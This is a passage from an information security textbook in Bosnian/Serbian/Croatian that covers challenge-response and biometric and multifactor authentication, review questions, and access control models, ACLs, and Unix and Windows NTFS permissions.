Jedan od osnovnih nedostataka lozinki je što se ne mijenjaju (često) i koriste se više puta. Iz ovog razloga podložne su napadima ponavljanja u kojim napadač vidi lozinku i naknadno je reprodukuje da preuzme identitet korisnika čiju je lozinku vidio. Napadač može „vidjeti“ lozinku na različite načine, ali se ovdje prije svega misli na prisluškivanje mrežnog saobraćaja i procesa potvrđivanja identiteta tokom kog napadač teoretski može snimiti lozinku za kasniju reprodukciju.[6] Iz ovog razloga savremene metode potvrđivanja identiteta, čak i one koje se oslanjaju na lozinke, koriste nešto drugačiji pristup od slanja lozinke tokom ovog procesa. Ideja je da umjesto slanja (svaki put iste) lozinke, sistem prilikom svake provjere identiteta generiše upit (izazov) – na koji korisnik odgovara (*challenge-resеponse*). Odgovor klijenta zavisi od dijeljene tajne informacije (recimo lozinke) između korisnika i sistema. Samo korisnik koji ima (zna) ovu tajnu informaciju moći će pravilno odgovoriti na izazov.

Ovakav pristup se može realizovati na više načina. Ekstreman pristup je da korisnik prilikom svakog prijavljivanja šalje različitu lozinku sa unaprijed utvrđene liste lozinki između korisnika i sistema. Ovo je pristup u kom je izazov redni broj prijavljivanja, a odgovor lozinka sa spiska koja odgovara tom rednom broju. Ovaj sistem, iako teoretski vrlo siguran, pati od istih problema kao, u kriptografiji pomenuti, idealni šifrator sa jednokratnim ključem. Generisanje dovoljno dugačkog niza lozinki, a pogotovo distribucija takve liste predstavlja gotovo nepremostivu prepreku. Činjenica da niz lozinki mora biti slučajan i nepredvidiv nimalo ne olakšava realizaciju ovakvog sistema potvrđivanja identiteta.

Realniji i praktično upotrebljiviji i češće korišten pristup je da se lozinke generišu automatski na strani korisnika i sistema na koji se prijavljuje, po dogovorenoj funkciji čiji parametar je tajna informacija koju dijele korisnik i sistem. Lozinke se mogu mijenjati prilikom svakog prijavljivanja ili nakon proteka određenog (obično vrlo kratkog, do jedne minute) vremena. Ovako rade generatori jednokratnih lozinki koji se ponekad koriste kod Internet bankarstva ili za prijavljivanje udaljenih korisnika na mrežu organizacije.

[6] Očigledno je da slanje *hash*, umjesto lozinke ne doprinosi sigurnosti u ovom slučaju, jer napadač može reprodukovati *hash* bez potrebe za znanjem lozinke.

Jedan od primjera upotrebe pristupa sa promjenljivim identifikacijskim informacijama je prijavljivanje na Windows domen. Procedura potvrđivanja identiteta je:

- Server šalje izazov koji je *nonce* (slučajan niz znakova pomenut u kriptografiji)
- Klijent odgovara sa rezultatom dogovorene funkcije nad poslanim izazovom pri čemu je parametara funkcije lozinka korisnika $f_{LOZINKA}(nonce)$

Ranije objašnjeni Kerberos je jedan primjer kako se prilikom potvrđivanja identiteta nikada ne šalju iste lozinke.

4.7 Biometrijske metode

Ljudi se oduvijek međusobno prepoznaju (potvrđuju identitet) prepoznavanjem biometrijskih osobina. Prepoznaju nečiji izgled (crte lica, boju očiju i kose), boju glasa, pa i rukopis. Evolucija je u ljudima izgradila ove sposobnosti koje su bile neophodne za preživljavanje. Računari postoje nešto kraće od ljudi i ovakvu vrstu prepoznavanja nisu doveli na nivo na kojem to rade ljudi.

Biometrijske metode potvrđivanja identiteta su primjer nečega što korisnik jeste. Prednost ovog načina potvrđivanja identiteta je što korisnik ne može zaboraviti ili izgubiti ono što mu je potrebno za potvrđivanje identiteta.

Da bi biometrijska odlika bile upotrebljiva za potvrđivanje identiteta[7] mora imati nekoliko osobina [115]:

- Jedinstvenost (*uniqueness*) - treba biti različita za svakog potencijalnog korisnika (koliko je to moguće);
- Univerzalnost (*universality*) - svaki potencijalni korisnik treba je imati;
- Trajnost (*permanence*) - treba biti dovoljno nepromjenljiva u vremenu;
- Mjerljivost (*measurability*) - treba biti mjerljiva (relativno jednostavno);
- Prihvatljivost (*acceptability*) - proces mjerenja odlike treba biti što manje neugodan i težak za korisnike.

Na osnovu ovih odlika u praksi se najčešće koriste slijedeće biometrijske odlike za potvrđivanje identiteta [193]:

- Otisci prstiju
- Geometrija lica
- Glas
- Oči
  - Mrežnjača

[7] Biometrija se koristi i za identifikaciju. Tokom identifikacije izmjerene biometrijske odlike se porede sa svim pohranjenim da bi utvrdilo o kom se (registrovanom) korisniku radi. U tom procesu korisnik ne izjavljuje koji identitet želi da preuzme (potvrdi) već ga sistem sam prepoznaje.

  - Šarenica
- Geometrija ruke i prstiju
- Dinamika potpisivanja

Sistemi koji koriste biometrijske osobine za potvrđivanje identiteta uglavnom se sastoje iz četiri osnovna modula [92]:

- Senzor - mjeri biometrijsku karakteristiku korisnika;
- Modul za izdvajanje značajki - izdvaja značajke karakteristike koje će se čuvati. Ovim se smanjuje količina podataka koja se čuva, jer se ne čuvaj izvorni izmjereni podaci o značajci, već samo karakteristike po kojim se korisnici mogu razlikovati (npr. ne čuva se slika otiska prsta već podaci o minucijama - promjenama u toku papilarnih linija);
- Baza podataka - u kojoj se za svakog registrovanog korisnika pohranjuju izdvojene biometrijske značajke, koje se nazivaju uzorak (*template*);
- Modul za upoređivanje - poredi značajke izmjerene biometrijske karakteristike korisnika koji potvrđuje identitet sa uzorkom pohranjenim u bazu podataka za taj identitet. Bitno je naglasiti da se kod biometrije uglavnom ne očekuje potpuno poklapanje značajki jer iste mogu biti malo različite prilikom svakog mjerenja, pa se traži "dovoljno" poklapanje (za razliku od prepoznavanja korisnika po nečem što znaju ili imaju).

Mada biometrijske metode djeluju vrlo privlačno jer na jedinstven način, koji ne bi trebalo da se može lažirati, identifikuju osobu, postoje i na neke potencijalno negativne strane ovakvog pristupa potvrđivanju identiteta [115, 193, 92, 24, 10].

Prije svega potrebno je naglasiti da su biometrijski identifikatori neopozivi. Za razliku od lozinke koju je moguće promijeniti kada bude kompromitovana, biometrijski identifikatori se ne mogu promijeniti čak ni u slučaju kada je neko pronašao način da ih lažno reprodukuje.[8]

Biometrijski identifikatori se ne mogu smatrati tajnim. Čovjekovo lice nije tajna, a nisu baš ni otisci prstiju koje ostavljamo posvuda, kao ni glas. Svi ovi identifikatori se mogu prikupljati i bez znanja onih od kojih se prikupljaju. Scene iz filmova i stvarni događaji upozoravaju da je nad procesom provjere, potvrđivanja identiteta biometrijskim metodama, potrebno imati nadzor u vidu osobe koja kontroliše da je sve pravilno. Neophodno je uvjeriti se da ista osoba koja daje otisak prista ili šarenicu oka na uvid istovremeno i osoba koja preuzima identitet dobiven na osnovu ove potvrde identiteta. Zloupotrebe mogu biti u jednostavnom obliku da dvije osobe dolaze do čitača biometrijskih podataka, legitimni korisnik i napadač koji ga prisiljava da to učini, ali samo jedna, napadač, preuzima i zloupotrebljava identitet nakon njegovog potvrđivanja. Poznati su i mnogo gori scenariji pokušaja lažiranja biometrijskih podataka.

[8] Iako nije moguće zamijeniti biometrijski identifikator (prst, oko) moguće je promijeniti zapis značajki. To omogućava neku vrstu opziva kompromitovanog zapisa, odnosno da se biometrijski identifikator ponovo može sigurno koristiti.

Takođe pouzdanost ovih metoda je još uvijek promjenljiva i može zavisiti od okruženja. Otisak prsta koji je vlažan, prljav ili povrijeđen može biti neprepoznat, slično kao i glas promukao od prehlade ili oči koje su mutne od umora, pospanosti ili neke upale.

Nadalje, proces davanja biometrijskih identifikatora može biti neprijatan i nepraktičan pogotovo kada se radi o prepoznavanju na osnovu mrežnjače oka. Prilikom pohranjivanja biometrijskih informacija čuvaju se (i na jednom mjestu koncentrišu) vrlo lični podaci o osobama što otvara pitanja moguće zloupotrebe kao i ugrožavanja privatnosti.

Iako biometrijske metode kontrolišu nešto što korisnik jeste ipak one te podatke pohranjuju kao digitalne zapise koji na ograničen način reprodukuju potvrđene biometrijske osobine. Prilikom potvrđivanja identitet ovi zapisi o biometrijskim osobinama koje čuva sistem porede se sa onim koje korisnik pošalje putem uređaja za prepoznanavanje biometrijskih osobina. Ovi zapisi, sistemski ili oni koje šalje korisnik, mogu, makar teoretski, biti ukradeni ili izmijenjeni čime se omogućava lažno naknadna reprodukcija i lažno predstavljanje.

Ovdje je oblast biometrije samo kratko obrađena. Čitaoci zainterseovani za više detalja upućuju se na korištene izvore [92, 193]

4.8 Višefaktorne metode

Metode potvrđivanja identiteta se mogu kombinovati da bi se ostvarilo veće povjerenje u potvrđeni identitet. Primjeri ovakvih kombinacija su:

- Posjedovanje bankovne kartice i znanje PIN-a da bi se ostvarilo podizanje novca sa bankomata
- Posjedovanje generatora jednokratnih lozinki (*token*) i znanje lozinke (PIN-a) koja omogućava njegovu upotrebu

Korištenjem višefaktornih metoda za potvrđivanje identiteta smanjuju se šanse za neovlašteno preuzimanje identiteta. Sa druge strane ovakve metode dovode do većih administrativnih napora i troškova, pa se opet postavlja pitanje procjene rizika i izbora načina njegovog smanjivanja. Višefaktorne metode su adekvatne za neke namjene (pomenuto podizanje novca na bankomatu), a do dizajnera i vlasnika sistema je da utvrde za koje.

U vrijeme pisanja dvo-faktorno potvrđivanje identiteta počelo je da se uvodi kao opcionalna mogućnost u popularne Internet dostupne usluge.

Internet pretraživač i davalac drugih usluga, Google, je još 2011. godine ponudio ovu mogućnost [167]. U Google izvedbi ovo se naziva Verifikacija u dva koraka (*2-Step Verification*). Google korisnici koji aktiviraju ovaj način potvrđivanja identiteta prilikom prijavljivanja na Google usluge unose svoje korisničko ime i lozinku, te nakon toga na mobilni uređaj (kao SMS ili glasovnu poruku) dobivaju šestocifreni kod koji je potrebno da unesu u web preglednik da bi proces potvrđivanja identiteta bio kompletiran [75]. Ovaj proces ima

dva faktora potvrđivanja identiteta: nešto što korisnik zna - lozinka i nešto što korisnik ima - mobilni uređaj na koji prima kod. Podrazumjevana postavka je da se nakon jednog procesa potvrđivanja identiteta na ovaj način, buduće povrđivanje identiteta sa istog uređaja ne zahtjeva unošenje sigurnosnog koda. Ovim drugi faktor, nešto što korisnik ima, postaje uređaj sa kog se prijavio, a ne više mobilni uređaj na koji je originalno bio poslan kod. Pitanje na koji način Google prepoznaje uređaj sa kog se korisnik prijavljuje biće detljnije obrađeno u poglavlju o sigurnosti web aplikacija (Poglavlje 8). Ovdje se samo navodi da je to putem takozvanih *cookies* što otvara neka druga pitanja. Ovakav pristup koji otežava neovlašteno prijavljivanje na Google usluge zahtjeva od korisnika dodatni napor. Sada je odluka na korisnicima da procijene da li je sigurnost njihovih prijava na Google usluge vrijedna ovog napora. To je opet pitanje procjene rizika razmatrano u prvom poglavlju. Nije bilo moguće doći do informacije koji procenat Google korisnika je izabrao ovu mogućnost.

Društvena mreža Facebook od 2012. godine nudi sličnu mogućnost koju nazivaju Odobrenja prijavljivanja (*Login Approvals*) [178]. Potvrđivanje identiteta radi slično kao i kod Google i uključuje unošenje lozinke u web preglednik, dobivanje koda na mobilni uređaj, te unošenje tog koda u web preglednik.[9] Twitter [144] i Microsoft [56] su uveli dvo-faktorno potvrđivanje identiteta 2013. godine. Način rada je sličan kao kod Google i Facebook.

U ovom poglavlju definisan je pojam identiteta i njegovog potvrđivanja. Objašnjen je proces potvrđivanja identiteta. Detaljno su obrađene lozinke kao još uvijek preovladavajući način potvrđivanja identiteta. Razmotreni su i drugi metodi poput biometrijskih i više faktornih. Potvrđeni identitet je osnova za kontrolu pristupa i evidentiranje koji su obrađeni u slijedećem poglavlju.

Pitanja za provjeru stečenog znanja

4.1. Koje su dvije osnovne namjene identiteta (sa aspekta sigurnosti)?

4.2. Šta je najvažnije ostvariti kod imenovanja?

4.3. Koja su tri osnovna načina potvrđivanja identiteta?

4.4. Kojom formulom se može opisati vjerovatnoća pogađanja lozinke u vremenskom periodu (objasniti elemente formule)?

4.5. Koje su poteškoće sa slučajno generisanim lozinkama?

[9] Facebook nudi i zamjenu za slanje SMS na mobilni uređaj koja se zove *Code Generator* i predstavlja Android aplikaciju koja se instalira na uređaj sa kog se želi prijavljivati na Facebook.

4.6. Koje su poteškoće sa lozinkama po izboru korisnika?

4.7. Koji su osnovni načini ograničavanja lozinki po izboru korisnika?

4.8. Objasniti kako se pravi LM *hash*?

4.9. Objasniti jedan Unix format zapisa lozinki?

4.10. Navesti osnovne načina napada na lozinke?

4.11. Napišite bar tri savjeta za izbor dobre lozinke?

4.12. Šta su biometrijske metode potvrđivanja identiteta?

4.13. Šta su višefaktorne metode potvrđivanja identiteta?

4.14. Za koliko vremena se sa 40% vjerovatnoćom može pogoditi lozinka koja se sastoji od naših malih i velikih slova i ima dužinu od osam znakova, ako se u jednoj sekundi može provjeriti 20 000 lozinki?

4.15. Za koliko vremena se sa 70% vjerovatnoćom može pogoditi lozinka koja se sastoji od engleskih malih i velikih slova i ima dužinu od devet znakova, ako se u jednoj sekundi može provjeriti 15 000 lozinki?

4.16. Koji su nedostaci LM *hash*, starog formata zapisivanja Windows lozinki? Objasniti.

4.17. Koja je namjena „soli“ (*salt*), odnosno na koji način poboljšava sigurnost pohranjivanja lozinki?

4.18. Na koji način se u procesu razmjene informacija kojima se potvrđuje identitet osigurava da neko ko prisluškuje ne može kasnije reprodukovati iste informacije i neovlašteno preuzeti tuđi identitet?

4.19. Predložite lozinku, jedinstvenu ili različitu za svaku lokaciju, za pristup privatnom webmail-u, za pristup nekoj od društvenih mreža i za pristup fakultetskim resursima. Obrazložite izbor.

4.20. Da li su biometrijske metode potvrđivanje identiteta tako sigurne da se mogu koristiti za kontrolu ulaza u prostorije bez nadzora stražara? Objasniti odgovor.

4.21. Da li koristite neku od dvofaktornih metoda potvrđivanja identiteta za neku od Internet usluga?

- Ako koristite navedite prednosti i mane realizacije tog dvofaktornog metoda za konkretnog davaoca usluge koju koristite.
- Ako ne koristite navedite prednosti i mane realizacije tog dvofaktornog metoda za nekog od konkretnih davalaca usluge koji nudi tu metodu potvrđivanja identiteta.

5

Provjera ovlaštenja i evidentiranje

Nakon što je utvrđen identitet subjekta mogu se razmatrati prava i ovlaštenja subjekta nad objektima sistema. Engleski termin za provjeru ovlaštenja je *authorization*. Ovo je jedna od oblasti sigurnosti kojom su se istraživači, kao i praktičari, najviše bavili i koja često prva pada na pamet kada se govori o sigurnosti.

U ovom poglavlju obrađeno je i evidentiranje (*accounting*) kao treći od procesa kojim se realizuje zaštita informacija.

5.1 Provjera ovlaštenja

Ovlaštenje daje nekom subjektu utvrđenog identiteta pravo pristupa nekom određenom objektu. Da bi se ostvarila provjera ovlaštenja, pored utvrđenog identiteta subjekta, neophodna je identifikacija i imenovanje svih objekata sistema. Objekti sistema predstavljaju resurse koje subjekti koriste za obavljanje svojih zadataka u skladu sa sigurnosnom politikom. Prilikom davanja prava pristupa poštuje se princip minimizacije privilegija koji kaže da subjekt treba imati samo one privilegije koje su mu potrebne da obavi svoj zadatak. Drugi princip koji se treba poštovati prilikom provjere ovlaštenja je princip restriktivnosti koji kaže da svaki pristup mora biti izričito dozvoljen i ako nije smatra se nedozvoljenim.[1]

Provjere ovlaštenja omogućavaju pristup objektima (informacijama) samo onim subjektima koji na to imaju pravo, što garantuje povjerljivost informacija. Pored toga, provjere ovlaštenja dozvoljavaju promjenu objekata (informacija) samo ovlaštenim subjektima na ovlašteni način, što obezbjeđuje integritet informacija. Ovaj proces ne samo da omogućava odgovarajući pristup objektima ovlaštenim subjektima, već i sprečavaju pristup neovlaštenim što direktno utiče na dostupnost objekata.

Realizacija provjere ovlaštenja se rješava kontrolom pristupa.

[1] Ovi su principi dizajna sigurnosnih mehanizama navedeni i objašnjeni u prvom poglavlju (Poglavlje 1.6.1).

5.2 Metode kontrole pristupa

Postoje dvije tradicionalne metode realizacije kontrole pristupa: diskreciona i obavezna. Obje metode definisane su u TCSEC standardu [52]. Diskreciona kontrola pristupa (DAC - *Discretionary Access Control*) omogućava vlasniku objekta da definiše prava pristupa objektu za druge subjekte. Obavezna kontrola pristupa (MAC - *Mandatory Access Control*) zasnovana je na ranije pomenutom Bell - LaPadula modelu [17]. Ova metoda ne daje vlasniku nikakva posebna prava u regulisanju prava pristupa jer su ova prava već postavljena u sistemu.

Kao praktična alternativa tradicionalnim metodama pojavila se kontrola pristupa zasnovana na ulozi subjekta (RBAC – *Role Based Access Control*) [62]. Kod ove metode prava pristupa objektima regulišu se preko uloge, odnosno funkcije u organizaciji. Subjekat koji obavlja određenu funkciju dobiva prava pristupa određenim objektima i resursima organizacije. Ova metoda je znatno fleksibilnija i lakša za praktičnu realizaciju od diskrecione i obavezne kontrole pristupa.

Još jedna od metoda kontrole pristupa zasnovana je na atributima subjekta (ABAC – *Attribute-based access control*) [148]. Kod ove metode nije neophodno utvrditi tačan identitet subjekta već samo neki atribut na osnovu koga subjekat ostvaruje pravo pristupa. Primjer može biti provjera da je neko stariji od 18 godina prije nego mu se dopusti pristup nečemu što je dozvoljeno samo punoljetnim osobama. Ova metoda omogućava i anonimnost.

5.3 Slojevi kontrole pristupa

Kontrola pristupa može se posmatrati po slojevima sličnim slojevima ISO/OSI modela. Na aplikativnom sloju mehanizmi kontrole aplikacija kontrolišu pristup dijelovima aplikacija i podacima. Ovi mehanizmi mogu biti vrlo granularni i omogućavati vrlo preciznu kontrolu nad pravima pristupa. Sa druge strane veće mogućnosti znače i veću kompleksnost pa kontrola pristupa na ovom nivou može čak biti manje pouzdana upravo zbog te kompleksnosti. Princip jednostavnosti nalaže da dizajn sigurnosnog mehanizma treba biti jednostavan i mali koliko god je to moguće, jer je tada lakše je otkriti greška u dizajnu i implementaciji. Iz ovog razloga potrebno je biti vrlo pažljiv i posvetiti pažnju kontroli pristupa na aplikativnom nivou. Savremene društvene mreže poput Facebook nude korisnicima veliki broj kontrola kojima je moguće upravljati pravima pristupa različitim vrstama ličnih informacija za različite subjekte u zavisnosti od njihovog nivoa „prijateljstva“ sa vlasnikom informacija. Sama ova rečenica, svojom dužinom i kompleksnošću, ukazuje na problem. Nije mali broj slučajeva neadekvatnog podešavanja ovih prava na Facebook i neželjenog otkrivanja informacija.

Aplikacije se pri svom radu obično oslanjaju na neko spremište podataka u kom čuvaju informacije sa kojima rade. Ovo spremište podataka je najčešće

realizovano kao baza podataka sa sistemom za njeno upravljanje (RDBMS). Baze podataka imaju svoje kontrole pristupa realizovane na nivou dijelova baze, tabela ili čak redova i kolona, odnosno polja u bazi. Ove kontrole su u principu nešto manje granularne u odnosu na one na aplikativnom nivou, ali su istovremeno i manje kompleksne.

Aplikacije i baze podataka se oslanjaju na operativne sisteme na kojima se izvršavaju. Operativni sistemi kontrolišu prava pristupa resursima računara kao što su datoteke, uređaji za komunikaciju, pa i memorija i svi ostali resursi računara. Prava pristupa se provjeravaju za korisnike, kao i za aplikacije i procese koji obavljaju funkcije za aplikacije u koje spadaju i baze podataka. Treba napomenuti da se procesi izvršavaju pod određenom prijavom, odnosno kao korisnik sistema sa potvrđenim identitetom.

Operativni sistemi se u svojoj realizaciji kontrole pristupa oslanjaju na hardver računara na kom se izvršavaju da provodi kontrolu pristupa. Bez hardvera koji upravlja raspoređivanjem radne memorije među procesima nema kontrole pristupa memoriji.

Ovdje treba spomenuti i fizičku sigurnost, sloj bez kog nema sigurnosti ostalih slojeva.

Svi slojevi zajedno provode sistem provjere ovlaštenja i kontrole pristupa. Sigurnosni propust u bilo kom od njih može dovesti do narušavanja povjerljivosti, integriteta ili dostupnosti. Na primjer, zaštita od neovlaštenog čitanja ili izmjene podataka koja se provodi (samo) kroz aplikaciju je nemoćna ako se ta neovlaštena izmjena može napraviti direktno na bazi podataka nad kojom se aplikacija izvršava. Slično, zaštita na nivou baze podataka je nemoćna u slučaju da je kroz operativni sistem moguće neovlašteno doći do datoteka koje predstavljaju bazu podatak i preuzeti kontrolu nad njima. Nadalje, zaštita na nivou operativnog sistema ne može spriječiti nekoga ko ima fizički pristup računaru da potpuno preuzime kontrolu nad operativnim sistemom i samim tim i svim uređajima i datotekama, odnosno bazama podataka i aplikacijama na računaru.

Iz ovih razloga svaki od slojeva u slučaju bilo kakve slojevite zaštite treba raditi samostalno, bez oslanjanja na druge slojeva kao da oni i ne postoje. Na ovaj način se postiže slojevita zaštita (*layered defense*) u skladu sa principom pomenutim u u prvom poglavlju. Tako se osigurava da propust u jednom elementu (sloju) sigurnosti ne narušava (automatski) druge elemente i kompletnu sigurnost sistema. Ovakav pristup iskazan je i kroz princip obaveze provjeravanja koji kaže da svaki pristup objektima mora biti provjeren da bi se potvrdilo da je dozvoljen (Poglavlje 1.6.1). Ne treba se oslanjati na druge i tuđe provjere već treba provoditi svoje.

5.4 Matrica kontrole pristupa

Najjednostavniji mehanizam realizacije kontrole pristupa je matrica kontrole pristupa, koja je opisana prvi put u [108], te preciznije definisana u [51] i

[77]. Matrica kontrole pristupa je apstraktan pojam koji predstavlja koncept kontrole pristupa. Ideja ove matrice ja da onemogući prelazak iz dozvoljenog (sigurnog) stanja u nedozvoljeno (nesigurno). Na ovaj način, ako sistem krene iz dozvoljenog stanja nikada neće doći u nedozvoljeno.

Kolone matrice pristupa predstavljaju objekte, a redovi predstavljaju subjekte. U presjeku reda i kolone su prava pristupa koja subjekt iz tog reda ima objektu iz te kolone. Objekti su skup svih štićenih entiteta (npr. datoteke, hardverski resursi, ...). Subjekti su skup svih aktivnih objekata (npr. korisnici, aplikacije,...). Prava mogu biti različita poput čitanja, pisanja, izvršavanja ili druga. Interpretacija ovih pojmova zavisi od okruženja u kom se primjenjuje.

Glavni nedostatak ovih matrica je što je broj njihovih elemenata jednak umnošku broja objekata i subjekata, pa postoji veliki broj praznih polja. Također, brisanje subjekata i objekata treba provesti i u matrici što uvodi dodatnu kompleksnost. Matrica kontrole pristupa je prevelika za praktičnu upotrebu. Iz ovog razloga predloženi su i napravljeni praktičniji mehanizmi.

5.5 Liste za kontrolu pristupa (ACL)

Jedan način uštede na memoriji je da se matrica kontrole pristupa čuva po kolonama, odnosno objektima, i da se čuvaju samo neprazni elementi. Na ovaj način se dobiva takozvana lista za kontrolu pristupa (ACL – *Access Control List*) u kojoj se za svaki objekat nalaze svi subjekti koji mu imaju pravo pristupa sa vrstom prava. Drugi način na koji se definiše ACL je da za svaki objekat postoji skup parova, gdje par čine subjekat i prava koja taj subjekat ima nad objektom. Prilikom pokušaja pristupa nekog subjekta objektu mehanizam kontrole pristupa prolazi kroz listu subjekata koji imaju pravo pristupa i traži subjekat koji pokušava ostvariti pristup. Ako pronađe subjekat i pravo pristupa koje taj subjekat pokušava ostvariti nad objektom, pristup je dopušten. U ostalim slučajevima nije. Ovo je slično portiru koji u neku zgradu ili na neki događaj propušta osobe koje se nalaze na listi zvanica koju on ima pred sobom.

Jedno od pitanja koje se može postaviti u kontekstu ACL je pitanje podrazumjevanih (*default*) prava. Prije svega, subjekti koji nisu na listi za neki objekat nemaju nikakva prava pristupa tom objektu (ovo je već trebalo biti očigledno). U sistemu koji ima veliki broj subjekata (realan sistem) dodavanje pojedinačnih subjekata u liste za pristup svim objektima kojima imaju pravo pristupa može biti operativno veliki posao. Također ove liste, za pojedine objekte mogu postati veoma velike, što ih činim nepraktičnim (sporim) za upotrebu i teškim za održavanje.

Jedan od praktičnih pristupa rješavanju ovog pitanja je skraćivanje ili skraćeno zapisivanje lista za kontrolu pristupa. Najjednostavnija implementacije je uvođenje znakova koji zamjenjuju grupe znakova (*wildcard*) i time omogućavanje upravljanjem (dodavanjem) više subjekata odjednom.

Liste za kontrolu pristupa realizuju se na različite načine. Nezavisno od načina realizacije javlja se nekoliko praktičnih pitanja na koja je potrebno odgovoriti [24].

- Ko može mijenjati ACL objekta?
  - Najčešće je tu subjekat koji je vlasnik (*owner*), odnosno onaj koji ima vlasnička prava koja su obično najveća prava i uključuju pravo mijenjanja ACL. Za nove objekte je uobičajeno da kreator objekta inicijalno dobije vlasnička prava. Ovo je zapravo pitanje da li se provodi diskreciona ili obavezna kontrola pristupa.
- Da li ACL važe za privilegovanog korisnika?
  - Operativni sistemi koji se danas široko koriste imaju privlegovane korisnike kojima su data dodatna prava potrebna za administraciju korisnika (administrator na Windows, *root* na Unix/Linux). Kod oba ova sistema ACL se samo ograničeno primjenjuju na ove korisnike. Na Unix vrlo malo, na Windows nešto više, ali u svakom od sistema privilegovani korisnik može zaobići ACL postajanjem vlasnik objekta. Ovdje se postavlja pitanje (bez odgovora), da li ACL treba da važe za privilegovanog korisnika?
- Podržava li ACL grupe i *wildcard*?
  - ACL u svojoj definiciji nema grupe već samo subjekte. Međutim prema definiciji identiteta, po kojoj je i grupa identitet koji se odnosi na više pojedinačnih identiteta, praktične izvedbe uglavnom podržavaju grupe kao subjekte u ACL. Slično je i sa *wildcard* za grupisanje korisnika.
- Kako se rješavaju konflikti?
  - Konflikti nastaju kada više unosa u ACL daju istom subjektu različita prava. Moguć je restriktivan pristup gdje pristup nije dozvoljen ako je zabranjen bar jednim od unosa ili suprotni gdje je pristup dozvoljen ako je dozvoljen bar jednim od unosa. Moguće su i varijante da se koristi prvi ili posljednji unos za subjekt u ACL za taj objekat. Prema principu restriktivnosti trebalo bi da se koristi restriktivan pristup, ali u praksi to nije uvijek slučaj.
- Kako se kombinuje podrazumjevano (*default*) pravo i ACL?
  - Kada postoji ACL i podrazumijevano pravo ili pravo koje proističe iz skraćene ACL potrebno je utvrditi rezultirajuće pravo. Uobičajeno je da se koristi ono iz ACL, ako postoji, a ako ne, onda podrazumijevano, odnosno ono naslijeđeno iz skraćene ACL, mada su mogući i postoje i drugačiji pristupi.

Opozivanje specifičnog prava subjekta na objekt ili bilo kakvih prava vrši se brisanjem tog prava za subjekt ili kompletnog subjekta iz ACL za taj objekat. U zavisnosti od toga ko ima pravo promjene ACL ovo može postati komplikovano. Takođe praktična realizacija brisanja subjekta iz svih ACL na kojima se nalazi može biti obiman posao ako je broj objekata u sistemu veliki.

5.5.1 Primjer (skraćene) ACL: Unix

Stvarni sistem koji koristi skraćene ACL je Unix (Linux) operativni sistem. Za kontrolu pristupa datotekama (a u Unix je sve datoteka) svi subjekti su podijeljeni u samo tri grupe [131]:

- Vlasnik (*owner*) datoteke
- Grupa vlasnik (*group owner*) datoteke
- Svi ostali

Slično, i prava pristupa mogu biti samo tri [131]:

- Čitanje (r)
- Pisanje (w)
- Izvršavanje (x)

Ovo je prilično gruba podjela korisnika kod koje nema finog podešavanja. Za finu granulaciju potrebno je praviti više grupa, pa se u ekstremno slučaju može napraviti po jedna grupa za svaku datoteku i pridruživanjem korisnika grupama napraviti puna ACL. Međutim ovo bi poništilo svaku svrhu skraćivanja listi. Dugogodišnje iskustvo sa Unix-oidnim sistemima pokazalo je da je ovaj pristup dovoljan za većinu namjena. Naravno, danas postoje dodaci za distribucije Linux-a koji omogućavaju upotrebu pravih ACL, ako postoji potreba. Treba još samo ukazati da Linux koristi diskrecionu kontrolu pristupa, jer prava pristupa definiše vlasnik (u OS kontekstu) datoteke.

5.5.2 Primjer ACL: Windows

Windows operativni sistem podržava ACL, ali samo na particijama sa NTFS datotečnim sistemom. Ovo je prilika da se napomene da FAT datotečni sistem ne podržava nikakvu kontrolu pristupa.

Standardna NTFS-4 prava (Windows NT) pristupa datotekama i direktorijima su [157]:

- *No Acess* – korisnik nema nikakva prava pristupa
- *Read* – korisnik ima pravo čitanja i izvršavanja (ne samo čitanje)
- *Change* – korisnik može čitati, izvršavati, pisati (mijenjati) i brisati datoteku ili direktorij
- *Full Control* – korisnik ima sva prava kao i *Change* uz dodatak prava da mijenja prava pristupa i pravo da preuzme vlasništvo (*Take Ownership*). Preuzimanje vlasništva znači da korisnik postaje CREATOR OWNER, odnosno korisnik koji ima sva prava nad objektom. Očigledno je da i Windows koristi diskrecionu kontrolu pristupa.

Ova standardna prava su zapravo kombinacija nešto detaljnijih specijalnih prava koja nudi Windows NT OS. Ta specijalna prava su: *No Access*, *Read* (striktno pravo samo čitanja, ne i izvršavanja), *Execute*, *Write*, *Delete*, *Change Permissions* i *Take Ownership*.

Novija verzija NTFS-5 (od Windows 2000 nadalje) ima nešto proširen skup prava. Standardna prava pristupa datotekama i direktorijima kod NTFS-5 su [157]:

- *Full Control*
- *Modify*
- *Read and Execute*
- *Read*
- *Write*

Kao i kod NTFS-4 (Windows NT) sistema ova standardna prava su zapravo kombinacija nešto detaljnijih specijalnih prava, kojih je u ovoj verziji nešto više:

- *Traverse Folder/Execute File*
- *List Folder/Read Data*
- *Read Attributes*
- *Read Extended Attributes* (što uključuje kompresiju i šifriranje)
- *Create Files/Write Data*
- *Create Folders/Append Data*
- *Write Attributes*
- *Write Extended Attributes*
- *Read Permissions*
- *Change Permissions*
- *Delete Subfolders and Files*
- *Delete*
- *Take Ownership*
- *Synchronize* (tj,učini sadržaj jedne datoteke identičnim sadržaju druge)

Iz skupa posebnih prava se vidi da je mnogo jednostavnije koristiti standardna prava od posebnih, ali za precizna podešavanja posebna prava mogu biti korisna. Način na koji se provodi kontrola pristupa je da subjektu mora eksplicitno biti dato neko od gornjih prava. Ako subjekt (ili grupa kojoj pripada) nije u ACL onda nema pristupa. Zabrana pristupa ima prednost (prvo se provjerava). Nove datoteke nasljeđuje prava od fascikle u kojoj su napravljene. Windows ima posebnu grupu korisnika EVERYONE koja, kako joj ime kaže uključuje sve subjekte, pa i nepoznate korisnike i goste. Iz ovog razloga treba uvijek biti vrlo oprezan sa davanjem prava ovoj grupi. Pored ovih, Windows nudi i neke dodatne mogućnosti kontrole pristupa. Ove dodatne mogućnosti su [157]:

- *Group policy* – omogućava primjenu različitih politika (za lozinke, Kerberos, ...) za različite grupe korisnika, računara ili na cijelom domenu. Grupna politika ima prednost u odnosu na podešenja na individualnim profilima.
- *User account control* (UAC) – omogućava da čak i korisnik sa prijavom kao administrator zapravo obavlja sve zadatke (pokreće procese) kao obični

neprivilegovani korisnik. Kada ovaj korisnik (ili neki proces koji je on pokrenuo) pokrene proces za koji su potrebne administratorske privilegije OS upozorava korisnika da je potrebno da potvrdi saglasnost da se navedeni proces izvršava sa administratorskim privilegijama.
- *Integrity levels* – onemogućava da procesi niskog integriteta (npr. programi preuzeti sa Interneta) mijenjaju podatke visokog integriteta (npr. sistemske datoteke),
